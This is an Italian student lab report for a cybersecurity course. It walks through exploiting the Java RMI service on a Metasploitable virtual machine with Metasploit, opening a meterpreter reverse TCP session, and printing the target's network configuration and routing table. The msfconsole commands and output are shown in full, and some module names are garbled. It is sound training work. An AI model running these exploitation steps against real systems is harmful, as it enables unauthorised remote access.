


EPICODE CS0124 REPORT FINALE S7L5

<u>La traccia richiede di avviare una sessione di meterpreter su target macchina virtuale</u> metasploitable e di risalire alla configurazione di rete e alla tabella di routing

Per prima cosa impostiamo le macchine virtuali come richiesto dalla traccia su kali e metasploitable;

apriamo la nostra sessione su msfconsole e cerchiamo la vulnerabilita' java_rmi



Dopo aver scelto quale vulnerabilita' vogliamo exploitare settiamo il target linux/x86 con indirizzo ip 192.168.11.112 e cerchiamo la lista dei payloads.

In questo caso utilizziamo il reverse tcp(payload n. 16) per creare una sessione di meterpreter sulla macchina target

```
msf6 exploit(multi/psc/jnu.rel.server) > set payload 16
payload ⇒ linux/88/meterpreter/reverse_tcp
msf6 exploit(multi/asc/jnu.rel.server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/pVeJWdvoU
[*] 192.168.11.112:1099 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.11.112:1099) was unreachable.
[*] 192.168.11.112:1099 - Server stopped.
[*] 192.168.11.112:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/aisc/jnu.rel.server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/fmv3oQbv8XAP
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Hander...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34441) at 2024-03-08 12:09:42 +0100
```

Adesso che il payload e' stato caricato iniziamo la fase di exploit e creiamo la sessione reverse_tcp e ci occupiamo della richiesta della traccia, quindi richiediamo prima la configurazione di rete tramite il comando ifconfig e successivamente le informazioni sulla tabella di routing con il comando route.

Tramite questi ultimi e' stato possibile completare le richieste a noi domandate.

meterpreter > ifconfig

Interface 1

Name : lo Hardware MAC : 00:00:00:00:00:00

MTU : 16436 Flags : UP,LOOPBACK IPv4 Address : 127.0.0.1 IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:

Interface 2

Name : eth0

Hardware MAC : 08:00:27:7a:43:13

MTU : 1500 Flags : UP,BROADCAST,MULTICAST IPv4 Address : 192.168.11.112 IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::a00:27ff:fe7a:4313 IPv6 Netmask : ffff:ffff:ffff:

meterpreter > route

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0 192.168.11.0	0.0.0.0 255.255.255.0	 192.168.11.1 0.0.0.0	100 0	eth0 eth0

No IPv6 routes were found.

meterpreter >